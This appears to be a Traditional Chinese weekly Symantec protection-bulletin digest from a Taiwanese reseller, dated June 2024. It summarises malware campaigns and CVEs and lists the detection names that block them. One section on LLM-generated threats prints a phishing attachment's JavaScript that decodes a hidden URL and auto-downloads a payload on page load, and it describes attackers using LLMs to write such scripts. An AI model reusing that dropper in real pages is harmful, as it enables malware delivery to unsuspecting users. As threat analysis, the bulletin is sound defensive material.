保安資訊--本周(台灣時間2024/06/28)賽門鐵克原廠防護公告重點說明

前 言

賽門鐵克原廠首要任務就是保護我們的顧客，被譽為賽門鐵克解決方案專家的保安資訊更能發揮我們被高度認可的專業知識與技能、豐富經驗以及專為幫助客戶成功的服務熱忱，與顧客共同創造賽門鐵克解決方案的最大效益，並落實最佳實務的安全防護。攻擊者從不休息，我們更不會。一支技術精湛且敬業的團隊不斷創造新的防護措施，以應對每天發布成千上萬的新威脅。儘管不可能詳述我們已經可以防禦的每種新威脅，但該站點至少反映了我們的努力。這些公告分享針對當前熱門新聞話題有關威脅的保護更新，確保您已知道自己受到最佳的保護。點擊此處獲取賽門鐵克原廠防護公告(Protection Bulletins)。

關於 保安資訊有限公司 | 從協助顧客簡單使用賽門鐵克方案開始，到滿足顧客需求更超越顧客期望的價值。

在端點啟用賽門鐵克入侵預防系統(IPS) 的好處(以下皆為美國時間)

賽門鐵克的入侵預防系統 (IPS) 是業界一流的深層封包檢測技術引擎，可保護包括財富 500 強企業和消費者在內的數億個端點(桌機／筆電／伺服主機)。

過去的 7 天內，SEP 的網路層保護引擎 (IPS) 在 49 萬 4,400 台受保護端點上總共阻止了 5,130 萬次攻擊。這些攻擊中有 82.7% 在感染階段前就被有效阻止：**(2024/06/24)**

- 在**10萬4,000**台端點上，阻止了**1,300**萬次嘗試掃描**Web**伺服器的漏洞。
- 在**12萬1,300**台端點上，阻止了**930**萬次嘗試利用的**Windows**作業系統漏洞的攻擊。
- 在**3萬4,700**台**Windows**伺服主機上，阻止了**1,090**萬次攻擊。
- 在**6萬700**台端點上，阻止了**180**萬次嘗試掃描伺服器漏洞。
- 在**1萬1,300**台端點上，阻止了**71萬6,300**次嘗試掃描在**CMS**漏洞。
- 在**4萬5,100**台端點上，阻止了**640**萬次嘗試利用的應用程式漏洞。
- 在**16萬3,600**台端點上，阻止了**410**萬次試圖將用戶重定向到攻擊者控制的網站攻擊。
- 在**1萬5,100**台端點上，阻止了**120**萬次加密貨幣挖礦攻擊。
- 在**10萬3,000**台端點上，阻止了**770**萬台次向惡意軟體**C&C**連線的嘗試。
- 在**629**台端點上，阻止了**10萬8,000**次加密勒索嘗試。

強烈建議用戶在桌機／筆電／伺服主機上啟用 IPS (不要只把SEP/SES當一般的掃毒工具用，它有多個超強的主被動安全引擎，在安全配置正確下，駭客會知難而退)，以獲得最佳保護。點擊此處獲取有關啟用 IPS 的說明，或與保安資訊聯繫可獲得最快最有效的協助。

有憑有據!SEP的瀏覽器延伸防護功能，在上周所帶來的好處？

賽門鐵克的入侵預防系統 (IPS) 是業界最佳的深度資料包檢測引擎，可保護數億個端點(桌上型電腦和伺服器)，其中包括財富 500 強企業和消費者。

賽門鐵克端點安全 (SES) 或賽門鐵克端點防護 (SEP) 代理透過谷歌 Chrome 瀏覽器和微軟 Edge 瀏覽器的延伸供瀏覽器保護。這些延伸有兩個組成部分：

- 瀏覽器的入侵預防，利用 IPS 引擎保護客戶免受各種威脅的侵害。
- 網頁信譽，可識別可能包含惡意軟體、欺詐、網路釣魚和垃圾郵件等惡意內容的網域和網頁帶來的威脅，並阻止瀏覽這些網頁。

在過去 7 天內，賽門鐵克透過端點防護的瀏覽器延伸防護功能，在 14 萬 1,000 個受保護端點上阻止了總計 690 萬次攻擊。**(2024/06/24)**

- 使用網頁信譽情資，在 **130.5K** 個端點上阻止 **640** 萬次攻擊。
- 攔截 **24.2K** 個端點上 **410.1K** 次攻擊，這些攻擊試圖將用戶重定向到攻擊者控制的網站上。
- 在 **8.2K** 個端點上攔截 **85.3K** 次瀏覽器通知詐騙攻擊／技術支援詐騙攻擊／加密劫持嘗試。
- 在 **316** 個端點上攔截 **9K** 次攻擊，這些攻擊利用被入侵操控網站上的惡意腳本注入。

建議客戶啟用端點防護 (SEP) 的瀏覽器延伸，以獲得最佳防護。按下此處獲取：整合瀏覽器延伸和 Symantec Endpoint Protection (SEP)，防止惡意網站的說明。

2024/06/27

疑似由中國支持的進階持續威脅(APT)駭客組織：ChamelGang，以勒索軟體為掩護所發動的網路間諜行動

根據最近發佈的一份報告，一個名為 ChamelGang(又名 CamoFei) 疑似由中國支持的進階持續威脅 (APT) 駭客組織，一直以勒索軟體掩護其網路間諜行動。將勒索軟體作為有效酬載，可使該組織轉移對其主要活動和可能咎責的注意力。報告重點介紹幾起攻擊事件，其中包括巴西政府和一家印度醫療機構。

賽門鐵克已經於第一時間提供多種有效保護 **(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)**。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Rd32!g1

基於行為偵測技術(SONAR)的防護：

- AGR.Terminate!g2
- SONAR.Ransom!gen14
- SONAR.Ransomware!g6
- SONAR.SuspWrite!g6
- SONAR.TCP!gen1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政

策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan Horse
- Trojan.Coinminer
- Trojan.Oclibu

基於機器學習的防禦技術：

- Heur.AdvML.A
- Heur.AdvML.C

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/06/27

UAC-0184駭客組織：濫用XWorm遠端存取木馬(RAT)發動網路攻擊行動

UAC-0184 駭客組織針對烏克蘭發起一場惡意軟體攻勢，傳播一種名為 XWorm 的遠端存取木馬 (RAT)。XWorm 惡意軟體使用規避技術並透過使用與 Python 相關的檔案入侵系統。該惡意軟體具有廣泛的功能，例如：資料竊取、DDoS 攻擊、加密貨幣位址置換、勒索軟體部署以及向被入侵系統下載其他惡意軟體。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-CPE!g2
- ACM.Ps-Msbuild!g1
- ACM.Ps-Rd32!g1
- ACM.Ps-Wscr!g1

基於行為偵測技術(SONAR)的防護：

- AGR.Terminate!g2
- SONAR.PSDownloader!g1
- SONAR.TCP!gen1

檔案型(基於回應式樣本的病毒定義檔)防護：

- Backdoor.Ratenjay
- CL.Downloader!gen241
- Scr.Malcode!gen
- Scr.Malcode!gdn14
- Scr.Malcode!gdn20
- Scr.Mallnk!gen2
- Scr.Mallnk!gen15

- Trojan.Gen.MBT
- Web.Reputation.1
- Web.Reputation.3
- WS.Malware.1

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.B
- Heur.AdvML.B!100
- Heur.AdvML.B!200
- Heur.AdvML.C

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/06/27

涉入義大利網路攻擊行動：0bj3ctivity 惡意竊密程式

0bj3ctivity 惡意竊密程式，去年首次涉入義大利的網路攻擊行動中被發現。CERT-AGID (類似TWCERT／CC台灣電腦網路危機處理暨協調中心) 報告新一波的網路攻擊行動，該行動一再向義大利使用者散播這種惡意軟體。該惡意軟體透過偽裝成訂單／購買查詢的惡意垃圾郵件進行傳播。攻擊者利用惡意 Javascript 和 PowerShell 程式碼以及使用隱寫術的圖片檔。被植入的惡意竊密程式具有收集裝置資訊、各種應用程式的憑證、銀行和剪貼簿資料以及系統瀏覽器中儲存的資料等功能。竊取的資料會透過電子郵件或 Telegram API 外傳給攻擊者。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Base64!g1
- ACM.Ps-Http!g2
- ACM.Ps-Wscr!g1
- ACM.Untrst-RunSys!g1
- ACM.Wscr-Ps!g1

基於行為偵測技術(SONAR)的防護：

- SONAR.MalTraffic!gen1
- SONAR.Powershell!g85
- SONAR.Stealer!gen1
- SONAR.TCP!gen1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

郵件安全防護機制：

不管是地端自建 (SMG／SMSEX) 的郵件過濾／安全閘道及主機防護、雲端郵件安全服務 (E-mail Security.Cloud) 以及郵件威脅隔離 (ETI)，都能提供終端用戶隔絕或隔離威脅於境外的保護 (威脅不落地)。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Downloader
- JS.Downloader
- Scr.Malcode!gdn14
- Trojan Horse
- Trojan.Gen.MBT
- Trojan.Gen.NPE
- Trojan.Malimg
- WS.Malware.1

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.A!400
- Heur.AdvML.A!500
- Heur.AdvML.B!100
- Heur.AdvML.B!200

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Audit: Bad Reputation Application Activity
- Audit: Scripting Host Processes Making Network Connections
- System Infected: PUA.Gen Activity 38
- System Infected: Trojan.Backdoor Activity 568
- Web Attack: Webpulse Bad Reputation Domain Request

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/06/27

最新的P2Pinfect惡意軟體新變種傳播勒索軟體和挖礦程式

據報導，一種全新的 P2Pinfect 惡意軟體涉入最近網路攻擊行動，最終會傳播勒索軟體和 Monero 挖礦程式的有效酬載。P2Pinfect 是一個基於 Rust 的殭屍網路，利用點對點 (P2P) 作為 C&C 通訊機制。已知該惡意軟體會向易受攻擊的 Redis 實例傳播。注入的勒索軟體有效酬載以資料庫、文件檔或媒體檔相關的特定檔案為目標，並在被加密檔中冠上 .encrypted 或 .lockedfiles 副檔名。全新的 P2Pinfect 惡意軟體還包含一個使用者模式 rootkit，使其能夠隱藏自己的惡意活動。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Ransom.Gen
- Trojan.Gen.NPE
- WS.Malware.1

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/06/27

CVE-2024-4358和CVE-2024-1800--存在Telerik Report Server中的漏洞

CVE-2024-4358 和 CVE-2024-1800 是最近被披露兩個存在 Telerik Report Server 的漏洞。CVE-2024-4358 是一個身份驗證繞過漏洞，如果被開採濫用，可能會導致在受影響應用程式的上下文中執行遠端程式碼。CVE-2024-1800 是一個不安全的反序列化漏洞，開採濫用該漏洞，攻擊者還可能在受影響的實例上執行任意程式碼。原廠已在 2024 Q2 版本中修補這兩個漏洞。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Web Attack: Progress Telerik Report Server CVE-2024-1800
- Web Attack: Telerik Report Server CVE-2024-4358

2024/06/26

BMANAGER惡意軟體涉入網路犯罪組織：Boolka所發動的網站入侵活動

網路犯罪組織：Boolka 一直在針對網站發動機會性的 SQL Inection 攻擊。當不明真相的瀏覽者登陸造入侵的網站時，已被植入網站的惡意 JS 會收集並滲出戶的輸入和互動 (例如：憑證和其他個人資訊)。這些網站還會將用戶重導向到一個假的頁面，讓使用者下載並安裝一個瀏覽器擴展--但這其實是 BMANAGER 木馬程式。該惡意軟體是部署以下附加模組的管道：

BMBACKUP--從路徑中取得檔案
BMHOOK--記錄執行的應用程式和鍵盤輸入
BMLOG--記錄鍵盤記錄
BMREADER--匯出竊取的資料

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Schtsk!g1
- ACM.Ps-Wscr!g1

檔案型(基於回應式樣本的病毒定義檔)防護：

- Infostealer
- Trojan.Gen.MBT
- Web.Reputation.1
- WS.Malware.1

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.A!400
- Heur.AdvML.A!500
- Heur.AdvML.C

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/06/26

安卓(Android)手機／行動裝置平台上的惡意軟體：Medusa(美杜莎)出現最新變種

安卓版的 Medusa 惡意軟體 (又稱 Tanglebot) 在一次新的傳播行動中再次出現。據報導，該攻擊行動針對全球多個國家，包括美國、加拿大、法國、義大利、西班牙、英國和土耳其。最新的 Medusa 變種具有許多增強功能，包括螢幕截圖、全螢幕覆蓋以及遠端卸載 APP 式。雖然這種惡意軟體變種比以前版本需要更少的權限，但其全部功能取決於目標裝置上的無障礙服務是否被濫用。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

賽門鐵克的端點防護行動裝置版本(IOS/Android)已將其歸類為以下威脅並提供最完善的保護能力：

賽門鐵克的端點防護行動裝置版本 (IOS/Android) 還能夠分析簡訊內容的鏈接。它利用比對賽門鐵克全球資安情資網路 (GIN) 重要來源之一 Symantec WebPulse 中的威脅情報檢查簡訊內容中的網址，並在該鏈接為可疑時會及時提醒用戶，以保護用戶免受簡訊 (SMS) 網路釣魚攻擊。

- Android.Reputation.2
- AppRisk:Generisk

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/06/26
Unstable和Condi殭屍網路濫用雲端服務進行惡意活動

據 Fortinet 研究人員最近報告，Unstable 和 Condi 殭屍網路一直在濫用各種雲端服務，主要用於儲存和傳播惡意軟體二進位檔案以及 C&C 通訊為目的。這兩個殭屍網路後繼新變種都開採濫用特定網路伺服器、路由器或其他設備的多個陳年老舊漏洞。部署的惡意有效酬載具有控制受攻擊設備、進行各種型態的 DDoS 攻擊或執行從 C&C 伺服器接收其他任意命令的能力。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Rd32!g1

檔案型(基於回應式樣本的病毒定義檔)防護：

- CL.Downloader!gen277
- Linux.Mirai
- Linux.Mirai!g2
- Trojan.Gen.NPE
- WS.Malware.1

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Attack: TP-Link Router Remote Code Execution Vulnerability CVE-2023-1389
- Web Attack: Gpon Router Cmd Injection CVE-2018-10561
- Web Attack: Gpon Router Cmd Injection CVE-2018-10562
- Web Attack: Huawei Router RCE CVE-2017-17215
- Web Attack: Ivanti ICS CVE-2024-21887

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/06/26
CVE-2024-23692--存在Rejetto HTTP檔案伺服器伺服器端範本注入漏洞

CVE-2024-23692 是一個最近被披露存在 Rejetto HTTP 檔案伺服器 (HFS) 2.3m 版本關鍵等級的範本注入漏洞。Rejetto HFS 是基於網路的檔案分享解決方案，允許透過 HTTP 發送和接收檔案。如果成功開採濫用該漏洞，未經認證的攻擊者可透過發送特製的 HTTP 請求，在受影響的伺服器上執行任意命令。開採濫用該漏洞可導致系統受損、資料外洩及惡意軟體感染等。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Web Attack: Rejetto HTTP File Server Server Side Template Injection Vulnerability CVE-2024-23692

2024/06/26

ClickFix惡意軟體：透過PowerShell並利用社交工程伎倆大肆傳播

有一種日益增長的網路安全趨勢～『使用者被引誘，複製並貼上惡意 PowerShell 腳本到管理 PowerShell 終端視窗，進而安裝惡意軟體』。在最近一次被稱為『ClickFix』的網路攻擊行動中就發現這種技倆。攻擊鏈始於誘使用戶瀏覽看似合法但已被入侵的網站。之後，受害者就會被重導向到攻擊者操控快顯視窗的假網站，快顯視窗會指示他們將腳本貼到 PowerShell 終端介面。執行後，PowerShell 腳本會呼叫並啟動名為 Lumma 惡意竊密程式的有效酬載。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Wscr!g1

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan Horse
- Trojan.Gen.6
- Trojan.Gen.MBT
- Trojan.Gen.NPE.2
- Web.Reputation.1
- WS.Malware.1

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/06/25

防護亮點：賽門鐵克主動監控和防禦LLM催生的新形態攻擊


大型語言模型(LLM)生成的威脅趨勢

大型語言模型是先進的人工智慧模型，主要在理解和生成類似人類的文字。它們有著廣泛的應用，從輔助寫作到自動化客戶服務。然而，與許多強大的技術一樣，大型語言模型也可能被濫用。最近，賽門鐵克觀察到利用 LLM 生成惡意腳本的攻擊持續增加。這種極有可能由 LLM 生成的內容正被用於現實世界的攻擊鏈中，這顯示威脅行為者在採用有助於降低其營運成本的技術時非常精明。


LLM 攻擊鏈範例

賽門鐵克之前公佈一種似乎由 LLM 生成的 PowerShell 威脅，詳情請參閱有關 Rhadamanthys 惡意軟體的防護公告。濫用 LLM 的攻擊者似乎能夠更快地進行攻擊。與其他許多事情一樣，LLM 在幫助那些善意的人同時，也不幸地幫助那些懷有惡意的人。在本公告中，賽門鐵克揭示另一個幾乎可以肯定由 LLM 生成威脅的使用案例，其功能是促進網路釣魚階段和有效酬載遞交階段。它的形式是 HTML 格式的惡意電子郵件附件。以下描述了攻擊鏈事件。

1. 初始存取：使用者收到一封人為製作的釣魚郵件，郵件附件模仿人力資源部門的通知 。



2. **執行 LLM 生成的腳本**：當惡意附件被開啟時，它會執行一個內嵌 JavaScript 的 HTML 網頁格式檔，該檔案極有可能是由 LLM 生成。這個腳本目的是下載和執行額外的有效酬載，儘管在這種情況下顯示的網頁相當簡單，其背後 HTML 也很小，可以很快地被載入。



對作為攻擊鏈關鍵環節的 HTML 檔其分析揭示 LLM 生成檔的特徵：

```
    <script>
        // Function to download a file from a base64 encoded URL
        function downloadFile() {
            // Base64 encoded URL of the file to download
            var base64FileUrl = "[redacted]";

            // Decode the base64 URL
            var fileUrl = atob(base64FileUrl);

            // Create an anchor element to trigger the download
            var link = document.createElement('a');
            link.href = fileUrl;
            link.download = ''; // Leave the filename empty to keep the original filename
            document.body.appendChild(link);

            // Trigger click event to download the file
            link.click();

            // Clean up
            document.body.removeChild(link);

            // Message indicating successful download with a 5-second delay
            setTimeout(function() {
                alert('Document downloaded successfully!');
            }, 3000);
        }

        // Call the function to download the file when the page loads
        window.onload = downloadFile;
    </script>
</head>
<body>
</body>
</html>
```

函數和變數的格式很好，前導單行注釋使用高度準確的語法解釋它們的用法。檔案本身可以很容易地使用 LLM 自動生成，幾乎不需要人工作業。

3. **最終有效酬載下載**：當使用者看到上面第 2 步中顯示簡單資訊頁面時，如果使用者沒有啟用瀏覽器下載時：詢問我要如何處理每個下載的項目 (一律詢問我是否要儲存檔案，或開啟檔案而不儲存)，那麼下一階段的有效酬載 (Dunihi (H-Worm) 惡意軟體的下載程式) 就已經被下載了。

賽門鐵克的主動防護

賽門鐵克引領當前正在進行中的網路安全典範轉移，針對永無止境的新威脅浪潮提供強大的保護，包括最近觀察到極有可能由 LLM 生成的威脅。我們的安全解決方案配備了先進的檢測功能，可阻止基於人工智慧 LLM 生成的威脅，我們的威脅獵首專家持續監控威脅環境，誘捕汲取新興威脅，進行詳細分析，持續更新我們的自動化模型，確保我們的客戶始終受到保護。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

檔案型(基於回應式樣本的病毒定義檔)防護：

- Scr.Phish!gen7
- Scr.Heuristic!gen12
- ISB.Downloader!gen52
- ISB.Downloader!gen53
- Backdoor.Trojan
- VBS.Dunihi
- VBS.Heur.SNIC
- Scr.Malscript!gen16
- Scr.Malcode!gen123

基於行為偵測技術(SONAR)的防護：

- SONAR.SuspScript!g44
- AGR.Terminate!g2

欲深入瞭解更多有關賽門鐵克端點安全完整版(SESC)的詳細資訊--Symantec Endpoint Security Complete，請點擊此處。
欲深入瞭解賽門鐵克行為安全性技術如何防禦就地取材攻擊的威脅，請點擊此處。

2024/06/25

利用文件檔加料來傳播Remcos遠端存取木馬(RAT)：Stego--網路釣魚行動

據報導，有網路釣魚郵件利用 Microsoft Word 檔附件中的網址捷徑，開採濫用陳年的 CVE-2017-0199 老漏洞來發動攻擊。網址重導向會引誘使用者下載 RTF 格式的 Equation Editor 惡意軟體後繼新變種。該惡意軟體開採濫用 Equation Editor 漏洞 CVE-2017-11882，試圖下載一個包含 PowerShell 程式碼經混淆過的 VB 腳本，而該腳本又會使用隱寫圖像下載最終惡意有效酬載 Remcos 遠端存取木馬 (RAT)。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

郵件安全防護機制：

不管是地端自建 (SMG／SMSEX) 的郵件過濾／安全閘道及主機防護、雲端郵件安全服務 (E-mail Security.Cloud) 以及郵件威脅隔離 (ETI)，都能提供終端用戶隔絕或隔離威脅於境外的保護 (威脅不落地)。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Bloodhound.RTF.12
- Exp.CVE-2017-11882!g3
- Exp.CVE-2017-11882!g2
- Trojan Horse
- Trojan.Gen.MBT
- Web.Reputation.1
- WS.Malware.1

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.B
- Heur.AdvML.B!100
- Heur.AdvML.B!200
- Heur.AdvML.C

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Attack: Malicious RTF File CVE-2017-0199
- Web Attack: Webpulse Bad Reputation Domain Request

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/06/25

SpiceRAT惡意軟體

SpiceRAT 是 Cisco Talos 發現的一種全新惡意軟體。該惡意軟體是一個名為 SneakyChef 的駭客組織所撰寫，該駭客組織一直在針對歐洲、中東和非洲地區的政府單位發動惡意攻擊行動。攻擊者利用 .hta 的 HTML 應用程式檔或 .lnk 的捷徑檔等多階段傳播鏈。SpiceRAT 利用 DLL 側載技術，濫用合法簽章的可執行檔來載入 DLL 惡意程式載入器的二進位檔案。傳遞有效酬載具有執行任意命令以及下載和執行附加有效酬載的功能。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Rd32!g1
- ACM.Ps-Schtsk!g1

郵件安全防護機制：

不管是地端自建 (SMG／SMSEX) 的郵件過濾／安全閘道及主機防護、雲端郵件安全服務 (E-mail Security.Cloud) 以及郵件威脅隔離 (ETI)，都能提供終端用戶隔絕或隔離威脅於境外的保護 (威脅不落地)。

檔案型(基於回應式樣本的病毒定義檔)防護：

- CL.Downloader!gen106
- Scr.Malcode!gen
- Trojan Horse
- Trojan.Gen.MBT
- Trojan.Malscript
- WS.SecurityRisk.4

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.A!400
- Heur.AdvML.A!500
- Heur.AdvML.B!100
- Heur.AdvML.B!200

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/06/25

針對Telegram使用者的SpyMax手機／行動裝置上之惡意軟體

最近針對 Telegram 使用者的惡意行動中，發現安卓 (Android) 平台上的手機／行動裝置上的惡意軟體：SpyMax 的後繼新變種。該惡意 .apk 二進位檔案透過偽裝成合法 Telegram APP 下載的入口網站傳播。執行該 .apk 的惡意 Android 安裝包後，惡意軟體就會偽裝成合法 Telegram 應用程式，神不知鬼不覺地安裝到裝置上。SpyMax 具有典型的遠端存取木馬 (RAT) 功能，包括鍵盤側錄和從遭入侵的裝置中竊取機密資訊。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

